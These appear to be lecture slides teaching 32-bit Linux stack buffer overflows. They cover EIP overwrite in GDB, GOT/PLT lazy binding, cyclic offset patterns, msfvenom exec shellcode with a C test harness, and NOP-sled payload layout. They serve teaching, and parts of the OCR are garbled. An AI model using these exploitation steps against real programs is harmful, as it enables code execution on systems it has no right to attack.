
Simple Buffer Overflow

- If you want to control program execution, you need to control **EIP**
 - Think about where EIP lives on the stack in reference to your BP
 - Will be the RET address to the caller
- Look for where you are able to store things in memory
 - Can you write to locations you *shouldn't* have access to?
- Get these things and buffer overflow!

```
Dump of assembler code for function echo:  
0x565561b9 <+0>: push    ebp  
0x565561ba <+1>: mov     ebp,esp  
0x565561bc <+3>: push    ebx  
0x565561bd <+4>: sub     esp,0x14  
0x565561c0 <+7>: call    0x565560c0 <__x86.get_pc_catch>  
0x565561c5 <+12>: add     ebx,0x2e3b  
=> 0x565561cb <+18>: sub     esp,0xc  
0x565561ce <+21>: lea    eax,[ebx-0x1ff8]  
0x565561d4 <+27>: push    eax  
0x565561d5 <+28>: call    0x56556040 <puts@plt>  
0x565561da <+33>: add     esp,0x10  
0x565561dd <+36>: sub     esp,0xc  
0x565561e0 <+39>: lea    eax,[ebp-0x18]  
0x565561e3 <+42>: push    eax  
0x565561e4 <+43>: call    0x56556030 <gets@plt>  
0x565561e9 <+48>: add     esp,0x10  
0x565561ec <+51>: sub     esp,0xc  
0x565561ef <+54>: lea    eax,[ebp-0x18]  
0x565561f2 <+57>: push    eax  
0x565561f3 <+58>: call    0x56556040 <puts@plt>  
0x565561f8 <+63>: add     esp,0x10  
0x565561fb <+66>: nop  
0x565561fc <+67>: mov     ebx,DWORD PTR [ebp-0x4]  
0x565561ff <+70>: leave  
0x56556200 <+71>: ret
```

End of assembler dump.

Manual Verification

- Out input starts at **ebp-0x18**
- Bytes 25-28 (gggg) will overwrite EBP
- Bytes 29-32 (hhhh) will overwrite RET

Offset	Address	ESP (x)	Value	Description
EBP+4	FFFFD0BC		hhhh	Return Address
EBP	ffffd0b8		gggg	EBP
EBP-0x4	FFFFD0B4		ffff	????
EBP-0x8	FFFFD0B0		eeee	????
EBP-0xC	FFFFD0AC		dddd	array
EBP-0x10	FFFFD0A8		cccc	array
EBP-0x14	FFFFD0A4		bbbb	array
EBP-0x18	FFFFD0A0	x	aaaa	array

- Program should crash at 0x68686868

```
gef> d
Dump of assembler code for function echo:
 0x565561b9 <+0>: push  ebp
 0x565561ba <+1>: mov   ebp,esp
 0x565561bc <+3>: push  ebx
 0x565561bd <+4>: sub   esp,0x14
 0x565561c0 <+7>: call  0x565560c0 <_x86.get_pc_thunk.bx>
 0x565561c5 <+12>: add   ebx,0x2e3b
 0x565561cb <+18>: sub   esp,0xc
 0x565561ce <+21>: lea   eax,[ebx-0x1ff8]
 0x565561d4 <+27>: push  eax
 0x565561d5 <+28>: call  0x56556040 <puts@plt>
 0x565561da <+33>: add   esp,0x10
 0x565561dd <+36>: sub   esp,0xc
 0x565561e0 <+39>: lea   eax,[ebp-0x18]
 0x565561e3 <+42>: push  eax
 0x565561e4 <+43>: call  0x56556030 <gets@plt>
=> 0x565561e9 <+48>: add   esp,0x10
 0x565561ec <+51>: sub   esp,0xc
 0x565561ef <+54>: lea   eax,[ebp-0x18]
 0x565561f2 <+57>: push  eax
 0x565561f3 <+58>: call  0x56556040 <puts@plt>
 0x565561f8 <+63>: add   esp,0x10
 0x565561fb <+66>: nop
 0x565561fc <+67>: mov   ebx,DWORD PTR [ebp-0x4]
 0x565561ff <+70>: leave 
 0x56556200 <+71>: ret

End of assembler dump.
gef>
```

The Crash...

- 0x68686868 = hhhh
- EIP was trying to execute code at that location
 - Since it was an invalid memory address, it blew up and seg faulted
- If we can get EIP to point to a valid location, in memory we win!

```
gef> c
Continuing.
aaaabbbbcccccdddeeeeffffgggghhhiiiijjjj
Program received signal SIGSEGV, Segmentation fault.
0x68686868 in ?? ()
```

```
$eax      : 0x29
$ebx      : 0x66666666 ("ffff"?)  

$ecx      : 0xffffffff
$edx      : 0xffffffff
$esp      : 0xfffffd0c0 → "iiijjjj"
$ebp      : 0x67676767 ("gggg"?)  

$esi      : 0x1
$edi      : 0x56556080 → <_start+0> xor ebp, ebp
$eip      : 0x68686868 ("hhhh"?)
```

Brief Detour

- Hang on, I thought 21 characters is all that was needed to crash the program...
 - You're right, it *will* crash for a different reason than what we just saw
 - gets() “The gets function reads a line from the standard input stream stdin and stores it in buffer. The line consists of all characters up to and including the first newline character ('\n'). gets then replaces the newline character with a null character ('\0') before returning the line.”
 - TL;DR: if you type in 20 characters, gets() actually saves 21 because of the newline

Why 21 characters?

- Remember 22 bytes are actually stored into memory (\x00)
- In our function, the user is at EBP-0x18 through EBP-0xC
- There is *something* at EBP-0x8 which we don't care about right now
- We do care about what is in EBP-0x4
 - That is where bytes 21, 22 are stored
 - When that is modified = crash

EBP+4	FFFFD0BC	hhhh	Return Address
EBP	ffffd0b8	gggg	EBP
EBP-0x4	FFFFD0B4	ffff	????
EBP-0x8	FFFFD0B0	eeee	????
EBP-0xC	FFFFD0AC	dddd	array
EBP-0x10	FFFFD0A8	cccc	array
EBP-0x14	FFFFD0A4	bbbb	array
EBP-0x18	FFFFD0A0	x	aaaa

Function Prologue

- After EBP is established for the stack frame, EBX is pushed onto the stack
 - The value of EBX get's stored at \$EBP-0x4

```
gef> d
Dump of assembler code for function echo:
0x565561b9 <+0>: push   ebp
0x565561ba <+1>:     mov    ebp,esp
0x565561bc <+3>:     push   ebx
0x565561bd <+4>:     sub    esp,0x14
```

```
gef> i r $ebp
ebp          0xffffd0b8
gef> i r $ebx
ebx          0x56559000
gef> x /xw $ebp-0x4
0xffffd0b4:  0x56559000
gef> info symbol 0x56559000
_GLOBAL_OFFSET_TABLE_ in section .got.plt of /
```

Understanding Check

- If we change EBP-0x4, crash
- Something called the GOT can't be modified
- 20 bytes is all the way through “eeee”
 - +1 byte for the null terminator
 - Highlighted in green
- Since the existing byte is \x00, it's unchanged
- 21 bytes overwrites the \x90

EBP	fffffd0b8	gggg	EBP
EBP-0x4	FFFFD0B4	0x56559000	GOT
EBP-0x8	FFFFD0B0	eeee	???
EBP-0xC	FFFFD0AC	dddd	array
EBP-0x10	FFFFD0A8	cccc	array
EBP-0x14	FFFFD0A4	bbbb	array
EBP-0x18	FFFFD0A0	x	aaaa

Global Offset Table (GOT)

- If this can't be modified, we should understand what it actually is
- Statically linked - self-contained, all code necessary exists in the binary
- Dynamically linked - references external system libraries
 - `printf()` is part of the system C library (usually `libc.so.6`)

```
[root💀kali]-[~]
# ldd `which netstat` | grep libc
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f36bfa17000)

[root💀kali]-[~]
# ldd --version
ldd (Debian GLIBC 2.33-1) 2.33
Copyright (C) 2021 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
```

Lazy Binding

- Binary gets loaded, dynamic linker performs last-minute relocations
- Relocation is not done right away, but deferred until the first reference to an unresolved location is made (i.e. first time `printf` is used)
- ELF binaries use two special sections for lazy binding
 - Procedure Linkage Table (.plt)
 - Global Offset Table (.got)
 - Sometimes called the .got.plt

```
# objdump -M intel --section .plt -d a.out
a.out:      file format elf32-i386

Disassembly of section .plt:
00001020 <.plt>:
1020:    ff b3 04 00 00 00  push  DWORD PTR [ebx+0x4]
1026:    ff a3 08 00 00 00  jmp   DWORD PTR [ebx+0x8]
102c:    00 00               add   BYTE PTR [eax],al
...
1030 <puts@plt>:
1030:    ff a3 0c 00 00 00  jmp   DWORD PTR [ebx+0xc]
1036:    68 00 00 00 00       push  0x0
103b:    e9 e0 ff ff ff       jmp   1020 <.plt>
1040 <_libc_start_main@plt>:
1040:    ff a3 10 00 00 00  jmp   DWORD PTR [ebx+0x10]
1046:    68 08 00 00 00       push  0x8
104b:    e9 d0 ff ff ff       jmp   1020 <.plt>
```

```
(root💀 kali)-[~/Desktop]
# objdump -M intel --section .got.plt -d a.out
```

```
a.out:      file format elf32-i386
```

```
Disassembly of section .got.plt:
```

```
00004000 <_GLOBAL_OFFSET_TABLE_>:
4000:    fc 3e 00 00 00 00 00 00 00 00 00 00 36 10 00 00  .>.....6 ...
4010:    46 10 00 00               F ...
```

PLT Close-Up

- PLT contains a default stub (green)
- Next come the function stubs (purple)
- Each function stub has an increased offset used as an identifier (blue)

```
# objdump -M intel --section .plt -d a.out
a.out: file format elf32-i386

Disassembly of section .plt:
00001020 <.plt>:
1020: ff b3 04 00 00 00 push    DWORD PTR [ebx+0x4]
1026: ff a3 08 00 00 00 jmp     DWORD PTR [ebx+0x8]
102c: 00 00 add    BYTE PTR [eax],al
...
00001030 <puts@plt>:
1030: ff a3 0c 00 00 00 jmp    DWORD PTR [ebx+0xc]
1036: 68 00 00 00 00 push    0x0
103b: e9 e0 ff ff ff jmp    1020 <.plt>
00001040 <_libc_start_main@plt>:
1040: ff a3 10 00 00 00 jmp    DWORD PTR [ebx+0x10]
1046: 68 08 00 00 00 push    0x8
104b: e9 d0 ff ff ff jmp    1020 <.plt>
```

Making a Function Call

1. puts() is in the libc library, call to the stub is made

```
⇒ 0x565561be <+37>:    call   0x56556030 <puts@plt>
```

2. PLT stub has an indirect jump to the next instruction in the stub

```
gef> d
Dump of assembler code for function puts@plt:
⇒ 0x56556030 <+0>:    jmp    DWORD PTR [ebx+0xc]
  0x56556036 <+6>:    push   0x0
  0x5655603b <+11>:   jmp    0x56556020
End of assembler dump.
gef> x /xw $ebx+0xc
0x5655900c <puts@got.plt>:    0x56556036
```

3. Identifier is then pushed onto the stack (0x0) and jump is made to common default stub

```
gef> d
Dump of assembler code for function puts@plt:
  0x56556030 <+0>:    jmp    DWORD PTR [ebx+0xc]
⇒ 0x56556036 <+6>:    push   0x0
  0x5655603b <+11>:   jmp    0x56556020
End of assembler dump.
```

Making a Function Call

4. Default stub pushes another ID taken from GOT and then jumps to the dynamic linker

```
→ 0x56556020          push    DWORD PTR [ebx+0x4]
0x56556026          jmp     DWORD PTR [ebx+0x8]
```

- ID represents the executable itself
5. Dynamic linker uses the identifiers pushed by the PLT stubs
 - Resolve the address of puts() on the behalf of the main executable loaded into the process
 - Puts the resolved address into the GOT associated with puts@plt

Making a Function Call

6. Next time that same function is called, the lookup does not happen

```
gef> d
Dump of assembler code for function puts@plt:
⇒ 0x56556030 <+0>: jmp    DWORD PTR [ebx+0xc]
  0x56556036 <+6>: push   0x0
  0x5655603b <+11>: jmp    0x56556020
End of assembler dump.
gef> x /xw $ebx+0xc
0x5655900c <puts@got.plt>: 0xf7e28480
```

The address of puts() is already in the GOT at this point

Why Use a GOT?

- Can't we just patch the address of the functions into the PLT stubs?
 - That would require the PLT section to be writable
 - Attackers could modify code in the PLT and change the binary
- Can still change the address in the GOT, but it's less powerful
- Shared libraries

Reading Outside Array Bounds

- Source

```
1 #include <stdio.h>
2
3 int main() {
4     int a[20];
5     int i;
6     for (i=0; i<20; i++)
7         a[i]=i*2;
8     printf ("a[20]=%d\n", a[20]);
9     return 0;
10 }
```

- Compiled (MSVC 2017 x32)

```
32 $LN3@main:
33     mov    eax, 4
34     imul   ecx, eax, 20
35     mov    edx, DWORD PTR _a$[ebp+ecx]
36     push   edx
37     push   OFFSET $SG7391
38     call   _printf
39     add    esp, 8
```

- Where's the bounds checking?!

Redirection

- It's great to be able to crash the program
 - Even better if you get shellcode to run
- How about changing the functionality of it
- You control EIP, you control where it goes
- Python to generate 28 NOPs + 4 b letters
 - **python3 -c "import sys; sys.stdout.buffer.write(b'\x90' * 28 + b'A' * 4)"**
- Redirect that output to a file to save it

- Use GDB to read input from a file

```
(gdb) run < shellcode
Starting program: /root/Desktop/27_stack_overflow.out < shellcode
Enter some text:
????????????????????????????bbbb

Program received signal SIGSEGV, Segmentation fault.
0x62626262 in ?? ()
(gdb) █
```

- Alternatively paste it in

Fuzzing for Larger Buffers

- Dealing with a 16 byte buffer is easy enough
- With big buffers, you've got some options
 - Guess
 - Manually fuzz it
 - Calculate offsets
 - Use non-repeating data to find the exact number of bytes needed to overflow

Offset	Address	ESP (x)	Value	Description	Calculator:
EBP+4	FFFFD30C			Return Address	Bytes to overflow EIP #N/A
EBP	FFFFD308				Manual:
EBP-0x4	FFFFD304				Address of EIP
EBP-0x8	FFFFD300				Beginning of input
EBP-0xC	FFFFD2FC				Bytes to overflow EIP 4
EBP-0x10	FFFFD2F8				
EBP-0x14	FFFFD2F4				
EBP-0x18	FFFFD2F0				
EBP-0x1C	FFFFD2EC				
EBP-0x20	FFFFD2E8				
EBP-0x24	FFFFD2E4				
EBP-0x28	FFFFD2E0				
EBP-0x2C	FFFFD2DC				

```

4 buf = (
5 "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ac
6 "Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bc
7 "Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cc
8 "Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dc
9 "Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ec
10 "Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fc
11 "Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gc
12 "Ha0Ha1Ha2Ha3Ha4Ha5Ha6Ha7Ha8Ha9Hb0Hb1Hb2Hb3Hb4Hb5Hb6Hb7Hb8Hb9Hc0Hc1Hc2Hc3Hc4Hc5Hc6Hc7Hc8Hc9Hd0Hd1Hd2Hd3Hd4Hd5Hd6Hd7Hd8Hc
13 "Ia0Ia1Ia2Ia3Ia4Ia5Ia6Ia7Ia8Ia9Ib0Ib1Ib2Ib3Ib4Ib5Ib6Ib7Ib8Ib9Ic0Ic1Ic2Ic3Ic4Ic5Ic6Ic7Ic8Ic9Id0Id1Id2Id3Id4Id5Id6Id7Id8Ic
14 "Ja0Ja1Ja2Ja3Ja4Ja5Ja6Ja7Ja8Ja9Jb0Jb1Jb2Jb3Jb4Jb5Jb6Jb7Jb8Jb9Jc0Jc1Jc2Jc3Jc4Jc5Jc6Jc7Jc8Jc9Jd0Jd1Jd2Jd3Jd4Jd5Jd6Jd7Jd8Jc
15 "Ka0Ka1Ka2Ka3Ka4Ka5Ka6Ka7Ka8Ka9Kb0Kb1Kb2Kb3Kb4Kb5Kb6Kb7Kb8Kb9Kc0Kc1Kc2Kc3Kc4Kc5Kc6Kc7Kc8Kc9Kd0Kd1Kd2Kd3Kd4Kd5Kd6Kd7Kd8Kc
16 "La0La1La2La3La4La5La6La7La8La9Lb0Lb1Lb2Lb3Lb4Lb5Lb6Lb7Lb8Lb9Lc0Lc1Lc2Lc3Lc4Lc5Lc6Lc7Lc8Lc9Ld0Ld1Ld2Ld3Ld4Ld5Ld6Ld7Ld8Lc
17 "Ma0Ma1Ma2Ma3Ma4Ma5Ma6Ma7Ma8Ma9Mb0Mb1Mb2Mb3Mb4Mb5Mb6Mb7Mb8Mb9Mc0Mc1Mc2Mc3Mc4Mc5Mc6Mc7Mc8Mc9Md0Md1Md2Md3Md4Md5Md6Md7Md8Mc
18 "Na0Na1Na2Na3Na4Na5Na6Na7Na8Na9Nb0Nb1Nb2Nb3Nb4Nb5Nb6Nb7Nb8Nb9Nc0Nc1Nc2Nc3Nc4Nc5Nc6Nc7Nc8Nc9Nd0Nd1Nd2Nd3Nd4Nd5Nd6Nd7Nd8Nc
19 "Oa0Oa1Oa2Oa3Oa4Oa5Oa6Oa7Oa8Oa9Oo0B0B10B20B30B40B50B60B70B80B90C0C10C20C30C40C50C60C70C80C90D0D10D20D30D40D50D60D70D80C
20 "Pa0Pa1Pa2Pa3Pa4Pa5Pa6Pa7Pa8Pa9Pb0Pb1Pb2Pb3Pb4Pb5Pb6Pb7Pb8Pb9Pc0Pc1Pc2Pc3Pc4Pc5Pc6Pc7Pc8Pc9Pd0Pd1Pd2Pd3Pd4Pd5Pd6Pd7Pd8Pc
21 "Qa0Qa1Qa2Qa3Qa4Qa5Qa6Qa7Qa8Qa9Qb0Qb1Qb2Qb3Qb4Qb5Qb6Qb7Qb8Qb9Qc0Qc1Qc2Qc3Qc4Qc5Qc6Qc7Qc8Qc9Qd0Qd1Qd2Qd3Qd4Qd5Qd6Qd7Qd8Qc
22 "Ra0Ra1Ra2Ra3Ra4Ra5Ra6Ra7Ra8Ra9Rb0Rb1Rb2Rb3Rb4Rb5Rb6Rb7Rb8Rb9Rc0Rc1Rc2Rc3Rc4Rc5Rc6Rc7Rc8Rc9Rd0Rd1Rd2Rd3Rd4Rd5Rd6Rd7Rd8Rc
23 "Sa0Sa1Sa2Sa3Sa4Sa5Sa6Sa7Sa8Sa9Sb0Sb1Sb2Sb3Sb4Sb5Sb6Sb7Sb8Sb9Sc0Sc1Sc2Sc3Sc4Sc5Sc6Sc7Sc8Sc9Sd0Sd1Sd2Sd3Sd4Sd5Sd6Sd7Sd8Sc
24 "Ta0Ta1Ta2Ta3Ta4Ta5Ta6Ta7Ta8Ta9Tb0Tb1Tb2Tb3Tb4Tb5Tb6Tb7Tb8Tb9Tc0Tc1Tc2Tc3Tc4Tc5Tc6Tc7Tc8Tc9Td0Td1Td2Td3Td4Td5Td6Td7Td8Tc
25 "Ua0Ua1Ua2Ua3Ua4Ua5Ua6Ua7Ua8Ua9Ub0Ub1Ub2Ub3Ub4Ub5Ub6Ub7Ub8Ub9Uc0Uc1Uc2Uc3Uc4Uc5Uc6Uc7Uc8Uc9Ud0Ud1Ud2Ud3Ud4Ud5Ud6Ud7Ud8Uc
26 "Va0Va1Va2Va3Va4Va5Va6Va7Va8Va9Vb0Vb1Vb2Vb3Vb4Vb5Vb6Vb7Vb8Vb9Vc0Vc1Vc2Vc3Vc4Vc5Vc6Vc7Vc8Vc9Vd0Vd1Vd2Vd3Vd4Vd5Vd6Vd7Vd8Vc
27 "Wa0Wa1Wa2Wa3Wa4Wa5Wa6Wa7Wa8Wa9Wb0Wb1Wb2Wb3Wb4Wb5Wb6Wb7Wb8Wb9Wc0Wc1Wc2Wc3Wc4Wc5Wc6Wc7Wc8Wc9Wd0Wd1Wd2Wd3Wd4Wd5Wd6Wd7Wd8Wc
28 "Xa0Xa1Xa2Xa3Xa4Xa5Xa6Xa7Xa8Xa9Xb0Xb1Xb2Xb3Xb4Xb5Xb6Xb7Xb8Xb9Xc0Xc1Xc2Xc3Xc4Xc5Xc6Xc7Xc8Xc9Xd0Xd1Xd2Xd3Xd4Xd5Xd6Xd7Xd8Xc
29 "Ya0Ya1Ya2Ya3Ya4Ya5Ya6Ya7Ya8Ya9Yb0Yb1Yb2Yb3Yb4Yb5Yb6Yb7Yb8Yb9Yc0Yc1Yc2Yc3Yc4Yc5Yc6Yc7Yc8Yc9Yd0Yd1Yd2Yd3Yd4Yd5Yd6Yd7Yd8Yc
30 "Za0Za1Za2Za3Za4Za5Za6Za7Za8Za9Zb0Zb1Zb2Zb3Zb4Zb5Zb6Zb7Zb8Zb9Zc0Zc1Zc2Zc3Zc4Zc5Zc6Zc7Zc8Zc9Zd0Zd1Zd2Zd3Zd4Zd5Zd6Zd7Zd8Zc

```

Generating Shellcode

- After you have fuzzed and know exactly how many bytes you need to overwrite EIP, insert shell code
 - Can be done by converting C → Assembly → Hex
 - Use **msfvenom** in Kali/Metasploit framework to generate for you
- `msfvenom -n 16 -f raw -p linux/x86/exec CMD="echo hello, world"`
 - Generates 16 NOPs before shellcode issuing the “echo hello, world” command targeted for Linux
 - Output is in RAW format

ndisasm

- Handy tool used to analyze shellcode
- We selected the payload in msfvenom, but what's it really do?
- Not *always* perfect, but gives you a good idea of what's going on

```
(root💀 kali)-[~] ↵ fno-stack-protector -z execstack $ ↵
# msfvenom -p linux/x86/exec CMD=/bin/date -f raw > shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Linux
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 45 bytes

(cat shellcode | ndisasm -u -)
00000000 6A0B          push byte +0xb
00000002 58             pop eax
00000003 99             cdq
00000004 52             push edx
00000005 66682D63      push word 0x632d
00000009 89E7           mov edi,esp
0000000B 682F736800    push dword 0x68732f
00000010 682F62696E    push dword 0x6e69622f
00000015 89E3           mov ebx,esp
00000017 52             push edx
00000018 E80A000000    call 0x27
0000001D 2F             das
0000001E 62696E         bound ebp,[ecx+0x6e]
00000021 2F             das
00000022 6461           fs popa
00000024 7465           jz 0x8b
00000026 005753         add [edi+0x53],dl
00000029 89E1           mov ecx,esp
0000002B CD80           int 0x80
```

ndisasm

```
00000000 6A0B      push byte +0xb
00000002 58         pop  eax
00000003 99         cdq
00000004 52         push edx
00000005 66682D63   push word 0x632d
00000009 89E7       mov   edi,esp
0000000B 682F736800  push dword 0x68732f
00000010 682F62696E  push dword 0x6e69622f
00000015 89E3       mov   ebx,esp
00000017 52         push edx
00000018 E80A000000  call  0x27
0000001D 2F         das
0000001E 62696E    bound ebp,[ecx+0x6e]
00000021 2F         das
00000022 6461       fs popa
00000024 7465       jz   0x8b
00000026 005753     add   [edi+0x53],dl
00000029 89E1       mov   ecx,esp
0000002B CD80       int   0x80
```

```
└─(root💀kali㉿kali)-[~]
  # echo -ne "\x2f\x62\x69\x6e\x2f\x64\x61\x74\x65\x00"
  /bin/date

└─(root💀kali)-[~]
  # echo -ne "\x57\x53\x89\xe1\xcd\x80" | ndisasm -u -
00000000 57          push edi
00000001 53          push ebx
00000002 89E1        mov  ecx,esp
00000004 CD80        int  0x80
```

Rewrite That

```
00000000    push byte +0xb  
00000002    pop eax  
00000003    cdq  
00000004    push edx  
00000005    push word 0x632d  
00000009    mov edi,esp  
0000000B    push dword 0x68732f  
00000010    push dword 0x6e69622f  
00000015    mov ebx,esp  
00000017    push edx  
00000018    call dword 0x27  
0000001D    "/bin/date"  
00000027    push edi  
00000027    push ebx  
00000029    mov ecx,esp  
0000002B    int 0x80|
```

Test it Out

```
#include<stdio.h>
#include<string.h>

main()
{
    //put shellcode from msfvenom here (-f c)
    unsigned char buf[] =
    "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73\x68"
    "\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x0a\x00\x00\x00\x2f"
    "\x62\x69\x6e\x2f\x64\x61\x74\x65\x00\x57\x53\x89\xe1\xcd\x80";
    int (*ret)() = (int(*)())buf;
    ret();
}
```

Using Shellcode


- If you can find a place in memory to put your shellcode (user input)
- Get control of EIP *somewhere*
- Have EIP point to your shellcode/NOP sled
 - Victory!

Careful!

- Basic recipe for shellcode
 - Assume we need 272 bytes to overwrite RET
 - Shellcode is 45 bytes
 - NOP sled is 223 bytes long (272-45-4)
- You *could* do: **223 NOP + 45 Shellcode + 4 RET = hax**
 - This can blow up bad, better to pad *both* sides of the shellcode
 - **40 NOP + 45 Shellcode + 183 NOP + 4 RET = hax**

Why pad both sides?


- In the last example, if the buffer was actually 256 bytes long, we don't know what the other 16 bytes have
- Here's what the memory layout looks like:



- Those 12 bytes are unstable/unreliable - other things can change them
 - Best to make sure your shellcode is well within the normal buffer
 - Hard to know for sure how big that is

Why pad both sides?

- In the last example, if the buffer was actually 256 bytes long, we don't know what the other 16 bytes have
- Here's what the memory layout looks like.



- Those 12 bytes are unstable/unreliable - other things can change them
 - Best to make sure your shellcode is well within the normal buffer
 - Hard to know for sure how big that is

What happens in the danger zone?

- What it is supposed to be:

```
00000000  6A0B    push byte +0xb
00000002  58      pop  eax
00000003  99      cdq
00000004  52      push edx
00000005  66682D63 push word 0x632d
00000009  89E7    mov   edi,esp
0000000B  682F736800 push dword 0x68732f
00000010  682F62696E push dword 0x6e69622f
00000015  8053    mov   ebx,esp
00000017  52      push edx
00000018  E80A000000 call  0x27
0000001D  ZF      das
0000001E  62696E  bound ebp,[ecx+0x6e]
00000021  2F      das
00000022  0401    fs popa
00000024  7465    jz   0x8b
00000026  005753  add   [edi+0x53],dl
00000029  89E1    mov   ecx,esp
0000002B  CD80    int   0x80
```

- What it is now:

```
0xfffffd0a6    push   edx
→ 0xfffffd0a7  add    BYTE PTR [edx], cl
  0xfffffd0a9  add    BYTE PTR [eax], al
  0xfffffd0ab  ins    BYTE PTR es:[edi], dx
  0xfffffd0ac  das
  0xfffffd0ad  bound  ebp, QWORD PTR [ecx-0x62]
  0xfffffd0b0  das

gef> disas/r 0xfffffd0a6,0xfffffd0ad
Dump of assembler code from 0xfffffd0a6 to 0xfffffd0ad:
  0xfffffd0a6: 52    push   edx
⇒ 0xfffffd0a7: 00 0a  add    BYTE PTR [edx],cl
  0xfffffd0a9: 00 00  add    BYTE PTR [eax],al
  0xfffffd0ab: 6c    ins    BYTE PTR es:[edi],dx
  0xfffffd0ac: 2f    das
End of assembler dump.
```

Environment Variables

- Both Windows and Linux have them
- Global variables set at the OS level so other programs can read them
- Typically used (set/unset) from the command-line
- Windows: HOME, PATH, USER
 - set
- Linux: printenv

Environment Variables

- Can be changed and set by the user
- If the program is expecting some value, but we can change that value...
- Fuzzing for them and finding out what ones are used is super easy
- Two methods:
 - Using a debugger
 - Automated with script and LD_PRELOAD

Sample Program - Environment Vars

- Run it with GDB and set a **break** on **getenv**

```
1 // gcc -g environment_variable.c -o environment_variable.out
2
3 #include <string.h>
4 #include <stdio.h>
5 #include <stdlib.h>
6
7 int main (void)
8 {
9     char buffer[20]; // create a 20 byte buffer to hold the contents of HOME
10    strcpy(buffer, getenv("HOME")); // get the HOME environment variable
11    printf("HOME = %s\n", buffer); // print out the value
12 }
```

```
=> 0x565561df <+38>:    push   eax
    0x565561e0 <+39>:    call   0x56556050 <getenv@plt>
    0x565561e5 <+44>:    add    esp,0x10
    0x565561e8 <+47>:    sub    esp,0x8
